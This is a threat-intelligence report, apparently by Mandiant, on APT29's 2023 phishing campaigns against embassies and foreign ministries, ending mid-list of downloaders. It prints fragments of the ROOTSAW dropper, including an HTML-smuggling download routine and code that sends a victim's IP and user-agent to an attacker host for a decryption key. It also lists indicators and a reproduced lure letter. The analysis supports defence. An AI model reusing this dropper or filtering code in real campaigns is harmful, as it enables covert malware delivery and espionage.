
Backchannel Diplomacy: APT29’s Rapidly Evolving Diplomatic Phishing Operations

mandiant.com/resources/blog/apt29-evolving-diplomatic-phishing



Key Insights

- APT29’s pace of operations and emphasis on Ukraine increased in the first half of 2023 as Kyiv launched its counteroffensive, pointing to the SVR’s central role in collecting intelligence concerning the current pivotal phase of the war.
- During this period, Mandiant has tracked substantial changes in APT29’s tooling and tradecraft, likely designed to support the increased frequency and scope of operations and hinder forensic analysis.
- APT29 has used various infection chains simultaneously across different operations, indicating that distinct initial access operators or subteams are possibly operating in parallel to service different regional targets or espionage objectives.

Threat Detail

During the lead up to Ukraine's counteroffensive, Mandiant and Google’s Threat Analysis Group (TAG) have tracked an increase in the frequency and scope of APT29 phishing operations. Investigations into the group’s recent activity have identified an intensification of operations centered on foreign embassies in Ukraine. Notably, as part of this activity, we have seen phishing emails targeting a wide range of diplomatic representations in Kyiv including those of Moscow’s partners, representing the first time we have observed this cluster of APT29 activity

pursuing governments strategically aligned with Russia. Based on the timing and focus of APT29's Ukraine-focused operations, we judge they are intended to aid Russia's Foreign Intelligence Service (SVR) in intelligence collection concerning the current pivotal phase of the war.

APT29's increased phishing activity in Ukraine has occurred alongside an uptick in the group's more routine espionage operations against global diplomatic entities. Across these malware delivery operations, APT29 continues to prioritise European Ministries of Foreign Affairs and embassies, but it has also sustained operations that are global in scope and illustrative of Russia's far-reaching ambitions and interests in other regions. The current secondary focus is concentrated in Asia, with governments in Türkiye (formerly known as Turkey), India, and other regions of vital strategic importance to Moscow such as Africa factoring into its 2023 priorities. We judge that Russia's war in Ukraine has almost certainly shaped APT29's espionage priorities, but it has not supplanted them.

We track this diplomatic-focused phishing activity as operationally distinct from APT29's ongoing initial access operations targeting cloud-based Microsoft products. Although APT29's cloud-focused exploitation may lead to the compromise of diplomatic entities, variance in the scale, quality and targeting patterns of the two lines of effort indicate that they are highly likely distinct initial access clusters operating with different priorities and levels of capability. However, we continue to see significant overlap in post-compromise methods across both lines of effort, indicating that multiple initial access teams may hand-off to a centralized exploitation team once inside a victim environment.




Figure 1: APT29's distinct initial access clusters

Alongside the increased pace of operations and changes in targeting, we have also seen a major shift in the group's tooling and tradecraft. APT29 has rebuilt several of its tools and has made repeated iterative modifications to its existing malware delivery chain, likely to ensure its operational longevity despite long-term persistent use. We assess that several of these changes are highly likely specifically designed to sidestep research methods and tools commonly used by the threat intelligence community to track their operations, indicating that operational security priorities continue to factor heavily into APT29's tooling decisions.

APT29's Evolving Approach to Malware Delivery

Starting in 2021, APT29 adopted a tactic called HTML smuggling in its malware delivery operations, hiding its first-stage JavaScript dropper in malicious HTML attachments we call ROOTSAW (also known as EnvyScout). As detailed in previous research by Mandiant, CERT-Polska, Palo Alto Networks and others, ROOTSAW has been a constant feature of APT29's operations over the past two years and has been the primary vehicle to decode and deliver the group's next stage malware. Upon opening the archive file, victims are presented with either a Windows shortcut (LNK) file or a legitimate software binary, that when opened, executes an accompanying DLL, leading to commodity backdoors such as BEACON or BRC4 (Brute Ratel C4) executing on the system.

ROOTSAW's central and continued role in APT29 operations has spurred changes to the malware delivery chain over time. The most visible change has been the move away from HTML attachments as the initial infection vector, with APT29 shifting to hosting its first-stage payloads on compromised web services such as WordPress sites. Migrating the first-stage payload server side has likely provided APT29 a greater degree of control over its malware delivery chain and allowed the group to be more judicious about the exposure of its later-stage capabilities. For example, to prevent detection of malware in environments not intended for compromise, APT29 has implemented various forms of filtering in its first-stage payloads and has removed staged malware from compromised servers shortly after operational use. Notably, these efforts have also prevented payloads being acquired by public malware repositories and other common security research tools, helping to avoid detection and extend the operational lifespan of its newer malware variants.




Figure 2: APT29's diverse first-stage delivery methods

As shown the following campaigns tracked throughout the first half of 2023 detail, APT29 has made continuous, iterative efforts to introduce additional obfuscation and anti-analysis components into its operations. The group has experimented with various obfuscation techniques such as the use of JavaScript Obfuscator, delivery and

execution guardrails, hosting decryption keys server side, and delivering decoy documents when victim profiling checks fail. In this accelerated period of tooling evolution, the group has also begun to rotate in novel malware delivery tools and techniques instead of its mainstay first-stage payload.

March 2023: Earthquake-Themed Türkiye Campaign

In March 2023, Mandiant identified a new APT29 phishing campaign targeting Türkiye. The phishing waves impersonated the Turkish Deputy Minister of Foreign Affairs and included a phishing link accompanied by content related to the February 2023 earthquake that struck southern Türkiye.

- The first wave, conducted in early March, used a phishing link generated by a URL shortening service “https://tinyurl[.]com/mrxcjsbs” to redirect victims to a ROOTSAW dropper hosted on an actor-controlled compromised website “https://www.willyminiatures[.]com/e-yazi.htm/?v=bc78a8d162c6”.
    - When visited, the URL downloaded the ROOTSAW dropper "e-yazi.htm" (MD5: a3067a0262e651e94329869f43a51722) to drop additional files onto the victim machine, including a malicious ISO, "e-yazi.iso" (MD5: eeded26943a7b2fdef7608fb21bbfd66).
    - This is the first time Mandiant has seen APT29 introduce an additional layer of obfuscation to its phishing links using a URL shortening service.
- The second wave, victims were directed to an actor-controlled compromised website “https://simplesalsamix[.]com/e-yazi.html” to download the ROOTSAW dropper "e-yazi.html" (MD5: b051e8efb40c2c435d77f3be77c59488).
    - The second ROOTSAW sample dropped similar decoy content and a malicious ZIP file, e-yazi.zip (MD5: 854e5c592e93b69b8ab08dbc8a0b673f), that contained second-stage downloaders and an additional ROOTSAW dropper file.

In both waves, APT29 incorporated a new version of ROOTSAW with added user-agent based anti-analysis guardrails. This variant checks the user-agent of the device, looking for Windows operating systems that do not contain “.NET” and contain the value “Windows NT”. As a result, if the victim is running a non-Windows based operating system or the request is made through .NET, the server will deliver a decoy PDF file. In the second wave, this PDF file was identical to the version contained in the malicious ZIP payload. This filtering tactic is likely used to identify automated downloaders and non-compatible victim devices, further reducing the odds of exposing malware in non-compromise contexts. Each payload within the new ROOTSAW variant is obfuscated using a unique key, although the deobfuscation routine remains the same.

```
if (window.navigator.userAgent.toLowerCase().indexOf('windows nt')>-1 &&
    window.navigator.userAgent.toLowerCase().indexOf('.net')<0)
{
    kybf()
    var data = cccc(f_f1,7168);
    var blob = new Blob([data], {type: "application/x-cd-image"});
    var fileName = 'e-yazi.iso';
    if (window.navigator.msSaveOrOpenBlob) {
        window.navigator.msSaveOrOpenBlob(blob,fileName);
        }
    else
        {
            var ghjj = document.createElement("a");
            ghjj.style = 'display: none';
            var url = window.URL.createObjectURL(blob);
            ghjj.href = url;
            ghjj.download = fileName;
            ghjj.click();
            window.URL.revokeObjectURL(url);
        }
}
else
{
    kybf()
    var data = cccc(f_f2,9937);
    var blob = new Blob([data], {type: "application/iso"});
    var fileName = 'e-yazi.pdf';
    if (window.navigator.msSaveOrOpenBlob) {
        window.navigator.msSaveOrOpenBlob(blob,fileName);
        }
    else
        {
            var ghjj = document.createElement("a");
            ghjj.style = 'display: none';
            var url = window.URL.createObjectURL(blob);
            ghjj.href = url;
            ghjj.download = fileName;
            ghjj.click();
            window.URL.revokeObjectURL(url);
        }
```

Figure 3: ROOTSAW user-agent and operating system check to determine which file to deploy

March 2023: European Diplomatic-Focused Phishing Campaigns

In an additional phishing campaign in March 2023, APT29 targeted various diplomatic missions in Europe. Notably, in the two weeks that lapsed between the Turkey campaign, further changes were identified resulting in two new variants of ROOTSAW that shifted the newly added anti-analysis guardrails server side.

- In the first wave, emails contained a PDF attachment (MD5: 1485b591e654327c1d032a901940b149) inviting victims to a drink reception following an event on the “Future of International Economic Relations” from the Embassy of Spain. The PDF contains a link to an actor-hosted ROOTSAW variant hosted at “https://parquesanrafael[.]cl/note.html”, ultimately leading to the deployment of MUSKYBEAT (also known publicly as QUARTERRIG).
    - This version of ROOTSAW sends the victim’s user-agent to the compromised server using an HTTP GET request “https://parquesanrafael[.]cl/note.php?ua=<value>”. The server then performs filtering based on an actor-defined denylist, finally returning a decryption key for the payload if the tests are successfully passed.
    - If these tests fail, ROOTSAW drops a corrupt file, rather than exposing the embedded decoy file like in previous versions.
- In the second wave, APT29 delivered an additional new variant of ROOTSAW (MD5: 0d5b12c50173a176b0a8ba5a97a831d8), containing both user-agent and IP filtering, but ultimately leading to the same MUSKYBEAT downloader.

    This version conducts an additional check by obtaining the victim’s IP address through a request to a public API service “https://api.ipify[.]org/?format=json”.

```
req.onload = function () {
  var victim_ip = JSON.parse(req.response).ip;
  var request = new XMLHttpRequest();
  request.open("GET", "https://inovaoftalmologia.com.br/note.php?ip=" + victim_ip + "&ua=" + userAgent);
  request.setRequestHeader('Content-Type', 'application/json;charset=UTF-8');
  request.onload = function () {
    var response_C2_Key = request.response;
    dec = '';
    for (var _0x331e14 = 0x0; _0x331e14 < "<redacted>".length; _0x331e14++) {
      dec = dec + String.fromCharCode("<redacted>"[_0x331e14].charCodeAt(0x0) ^ response_C2_Key);
    }
    function _0x574ac1(_0x2b3861) {
      var _0x4919e6 = window.atob(_0x2b3861);
```

Figure 4: ROOTSAW payload decryption routine

April 2023: Old Wine in a New Bottle

In April 2023, APT29 continued to modify its standard malware delivery chain, introducing a new technique for malware delivery. In this operation, APT29 re-used one its frequent diplomatic event-themed lure documents spoofing the Czechia Embassy (more commonly known as the Czech Republic) that invited targets to a wine tasting event on April 13, 2023. The document contained a link to the phishing website “https://sylvio[.]com[.]br/form.php”, which delivered either an ISO or a ZIP archive to the victim.

- Rather than using ROOTSAW, victims were delivered a malicious ISO or ZIP file directly from the compromised web server if they successfully passed the server-side filtering checks.
- The decision to remove the HTML smuggling stage of the infection chain was likely intended to further reduce the number of forensic artifacts left on the host that are prone to detection or later analysis.

May 2023: Ukraine Foreign Embassy-Focused Campaigns

In May, in the lead up to Ukraine’s counteroffensive, APT29 conducted two distinct phishing waves targeting a wide range of diplomatic representations in Kyiv, including those of Moscow’s partners. Each campaign adopted separate intrusion chains similar to those seen in March and April 2023.

- In the first wave in early May, an repurposed advert for a BMW sale in Kyiv was circulated, directing victims to an actor-controlled server at “https://resetlocations[.]com/bmw.htm”, which delivered a weaponized ISO file, "bmw.iso" (MD5: e306333093eaf198f4d416d25a40784a).
    The version of ROOTSAW used in this campaign shares similarities to variants used in March against Türkiye. Depending on user-agent filtering, the ISO or a decoy image of the BMW would be displayed.
- In the second wave mid-May, an invite for a charity concert in Kyiv with a mistyped filename “Invintation.zip” (MD5: 38719acc6254b7ff70dc8a7723bd8e92) was sent to targets, likely also using a copy of a legitimate document.
    Similar to the April wine-themed campaign, payloads were hosted directly on actor-controlled infrastructure that used user-agent filtering to deliver either a ZIP file with decoy PDF documents (MD5:38719acc6254b7ff70dc8a7723bd8e92), or a ZIP file containing a second-stage payloads (MD5:1aee5bf23edb7732fd0e6b2c61a959ce) to victims.

ДЕРЖАВНЕ ПІДПРИЄМСТВО

ГЕНЕРАЛЬНА ДИРЕКЦІЯ З ОБСЛУГОВУВАННЯ ІНОЗЕМНИХ ПРЕДСТАВНИЦТВ

Україна, 01054, м. Київ, вул. Гончара Олеся, 84, тел.: (044) 486-75-70, факс: (044) 486-22-69, e-mail: gendir@gdip.com.ua, www.gdip.com.ua

№ 210
від 23.05.2023

Посольствам іноземних держав, представництвам міжнародних та іноземних установ у місті Києві

Генеральна дирекція з обслуговування іноземних представництв (ДП «ГДІП») висловлює щиру повагу й спільно з Київським національним академічним театром оперети має честь запросити Надзвичайних і Повноважних Послів, тимчасових повірених у справах іноземних держав в Україні, голів міжнародних організацій разом із подружжями взяти участь у **благодійному заході – концерті «Об'єднані заради перемоги».**

Захід відбудеться **17 травня 2023 року о 16:00** у Національному академічному театрі оперети за адресою м. Київ, вул. Велика Васильківська, 53/3. На початку заходу передбачено неформальне спілкування та проведення благодійної лотереї. Зібрані кошти буде спрямовано на гуманітарні потреби: для осіб, які постраждали внаслідок воєнних дій. Розмір благодійного внеску – від 500 грн.

У разі Вашої згоди долучитися до заходу люб'язно просимо підтвердити участь до 30 квітня 2023 року контактній особі від ГДІП – радниці генерального директора із соціально-політичних питань Олені Богопольській, тел.: +38 (067) 245-72-25, e-mail: 777@gdip.com.ua.

Користуючись нагодою, поновлюємо запевнення у високій повазі та сподіваємося на Вашу участь.

Додаток: програма заходу.

Генеральний директор **Павло КРИВОНОС**

Figure 5:

Likely repurposed legitimate invite to a charity concert in Ukraine

June 2023: Split ROOTSAW Campaign

In late June, Mandiant identified an additional APT29 phishing campaign with a new variant of ROOTSAW to target a European government. Phishing emails were sent from a compromised North American government email address and crafted to appear as an invitation to a public holiday celebration from Norwegian embassy personnel. Two different delivery mechanisms were used in this campaign, a PDF (MD5: b4141aa8d234137f0b9549a448158a95) containing a link to an actor-hosted ROOTSAW variant, and emails with an attached Scalable Vector Graphic (SVG) file (MD5: 295527e2e38da97167979ade004de880) rather than the typical HTML payload.

- Notably, although APT29 used a compromised WordPress server to host the ROOTSAW payload, non-valid targets received a generic HTTP 404 error rather than the traditional WordPress 404.
- Mandiant has identified that once APT29 removes the server side functionality, the compromised WordPress site will start displaying the correct WordPress 404 error indicating that the file was not found. We therefore suspect that organisations compromised by APT29 to deliver malware will likely not find logs for this activity within WordPress, although they may exist within other services such as the underlying web server.
- The ROOTSAW variant contained in the SVG file is similar to those first identified in 2021, indicating that the threat actor may have only recently adopted SVG files for its HTML smuggling technique. Consistent with other cases where APT29 has introduced new delivery methods for ROOTSAW, the group reverted to a primitive ROOTSAW payload without anti-analysis techniques or other forms of hardening.




Figure 6: Traditional 404 error from compromised APT29 infrastructure




Figure 7: 404 error from IP filtered by APT29

July 2023: ICEBEAT Campaign

In July, APT29 continued to experiment with new ROOTSAW delivery mechanisms and victim filtering capabilities in an operation deploying a new downloader ICEBEAT to target European diplomatic entities. Emails were sent purporting to be an invite from a non-specified German embassy for an Ambassador's farewell reception. Of note, ICEBEAT's use of the open source Zulip messaging platform for command and control (C2) follows a pattern of past APT29 downloaders using legitimate services for command and control including Dropbox, Firebase, OneDrive and Trello.

- For the first time in this campaign, ROOTSAW was contained within a PDF document. When opened, the PDF document writes an HTML file to disk, that when launched, writes a follow-on ZIP file to disk and beacons to an actor controlled domain "https://sgrfh[.]org.pk/wp-content/idx.php?n=ks&q=<execution_path>" to profile victim information.
- Victims who met filtering requirements were delivered a Save the date decoy PDF document (MD5: 50f57a4a4bf2c4b504954a36d48c99e7) and delivered the next-stage downloader ICEBEAT that is responsible for downloading follow-on capabilities from the Zulip messaging service.
- In instances where the victim did not meet filtering requirements, a separate benign decoy document referencing German Unity Day (MD5: ffce57940b0257a72db4969565cbcebc) was delivered in place of ICEBEAT.

Figure 8: Decoy lure used by APT29 for filtered victims




Figure 9: PDF decoy document used during successful malware delivery

Malware Choices Possibly Reflect Distinct APT29 Subteams

Beyond the continued adaptation of APT29's malware delivery chain, Mandiant has also observed dedicated efforts to update and evolve the group's later-stage malware into multiple variations, increasing the quantity and quality of tooling used across its campaigns. At least six distinct downloaders have been identified during the first half of 2023:

- BURNTBATTER is an in-memory loader responsible for decrypting and executing a payload from disk into a running process. BURNTBATTER has been witnessed loading the SPICYBEAT downloader via a position-independent shellcode dropper called DONUT.
- DONUT is a publicly available tool that creates position-independent shellcode that loads .NET assemblies, PE files, and other Windows payloads from memory and runs them with parameters.
- SPICYBEAT is a downloader written in C++ responsible for downloading a next-stage payload from either DropBox or Microsoft's OneDrive.
- MUSKYBEAT is an in-memory dropper that decodes the next-stage payload and strings using RC4 and executes in the current process.
